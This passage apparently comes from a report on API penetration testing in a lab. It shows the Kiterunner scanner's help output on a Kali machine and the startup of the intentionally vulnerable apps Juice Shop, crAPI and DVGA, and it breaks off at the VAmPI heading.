
```
┌──(kali㉿J78878)-[~]
└─$ kr
kite is a context based webscanner that uses common
api paths for content discovery of an applications api paths

Usage:
  kite [command]

Available Commands:
  brute       brute one or multiple hosts with a provided wordlist
  help        Help about any command
  kb          manipulate the kitebuilder schema
  scan        scan one or multiple hosts with a provided wordlist
  version     version of the binary you're running
  wordlist    look at your cached wordlists and remote wordlists

Flags:
      --config string    config file (default is $HOME/.kiterunner.yaml)
  -h, --help             help for kite
  -o, --output string    output format. can be json,text,pretty (default "pretty")
  -q, --quiet            quiet mode. will mute unecessarry pretty text
  -v, --verbose string   level of logging verbosity. can be error,info,debug,trace (default "info")

Use "kite [command] --help" for more information about a command.

┌──(kali㉿J78878)-[~]
└─$ 
```

Figure 9: Attackers machine setup (Kali)

4.2.1 Vulnerable API Machines

We will use Juice Shop, an e-commerce application that uses REST APIs; crAPI, a mechanics website with REST API integration, DVGA which is a Pastebin application made with GraphQL, VAmPI a headless API server utilising REST APIs and a social media application called Pixi which also uses REST APIs.

4.2.1.1 OWASP Juice Shop




Ubuntu-API-Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
25 Aug 01:04
root@J78878: /home/hacker/server/juice-shop

```
hacker@J78878:~$ su root
Password:
root@J78878:/home/hacker# ls
Desktop    Downloads  Pictures  server  Templates
Documents  Music      Public    snap    Videos
root@J78878:/home/hacker# cd server/juice-shop/
root@J78878:/home/hacker/server/juice-shop# docker run --rm -p 3000:3000 bkimminich/juice-shop
info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v18.15.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file main.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file index.html is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
```

Figure 10: JuiceShop server setup and running


4.2.1.2 Completely Ridiculous API - OWASP crAPI



```
hacker@J78878:~/server/crAPI$ docker-compose ps
      Name                   Command                  State                   Ports
---------------------------------------------------------------------------------------------------
api.crapi.io       /app/server                      Up (unhealthy)   443/tcp
crapi-community    /bin/sh -c /app/main             Up (healthy)
crapi-identity     /entrypoint.sh                   Up (healthy)
crapi-web          /bin/sh -c /etc/nginx/ngin ...   Up (healthy)     127.0.0.1:8888->80/tcp
crapi-workshop     /bin/sh -c /app/runner.sh        Up (healthy)
mailhog            MailHog                          Up (healthy)     1025/tcp, 127.0.0.1:8025->8025/tcp
mongodb            docker-entrypoint.sh mongod      Up (healthy)     27017/tcp
postgresdb         docker-entrypoint.sh postgres    Up (healthy)     5432/tcp
hacker@J78878:~/server/crAPI$
```

Figure 11: crAPI server setup and running

4.2.1.3 Damn Vulnerable GraphQL Application – DVGA



```
hacker@J78878:~/server/Damn-Vulnerable-GraphQL-Application$ ls
app.py     core  Dockerfile  README.md         setup.py  templates  version.py
config.py  db    LICENSE.md  requirements.txt  static    tests
hacker@J78878:~/server/Damn-Vulnerable-GraphQL-Application$
```

Damn Vulnerable GraphQL Application

Welcome!

Damn Vulnerable GraphQL Application, or DVGA, is a vulnerable GraphQL implementation. DVGA allows learning how GraphQL can be exploited as well as defended in a safe environment.

Getting Started

If you aren't yet familiar with GraphQL, see the GraphQL Resources section below. Otherwise, start poking around and find loopholes! There are GraphQL Implementation flaws as well as general application vulnerabilities.

You can set a "game mode" in DVGA: A beginner level or expert level by clicking on the top bar menu's cube icon and choosing the level. This is a global setting that will apply to all clients (GUI or CLI)

If you are interacting with DVGA programmatically, you can also set the game mode by passing the HTTP Request Header `X-DVGA-MODE` set to either `Beginner` or `Expert` as values.

If the Header is not set, DVGA will default to Beginner mode or to whatever you previously set in the user interface.

Difficulty Level Explanation

Beginner

DVGA's Beginner level is literally the default GraphQL implementation without any restrictions, security controls, or other protections. This is what you would get out of the box in most of the GraphQL implementations without hardening, with the addition of other custom vulnerabilities.

Hard

DVGA's Hard level is a hardened GraphQL implementation which contains a few security controls against malicious queries, such as Cost Based Analysis, Query Depth, Field De-dup checks, etc.

GraphQL Resources

To learn about GraphQL, and common GraphQL weaknesses and attacks, the following resources may be beneficial:


▶ Videos

- GraphQL in 40 Minutes
- Hacking GraphQL For Beginners
- LevelUp 0x05 - REST in Peace

Articles

Figure 12: DVGA server setup and running

4.2.1.4 VAmPI



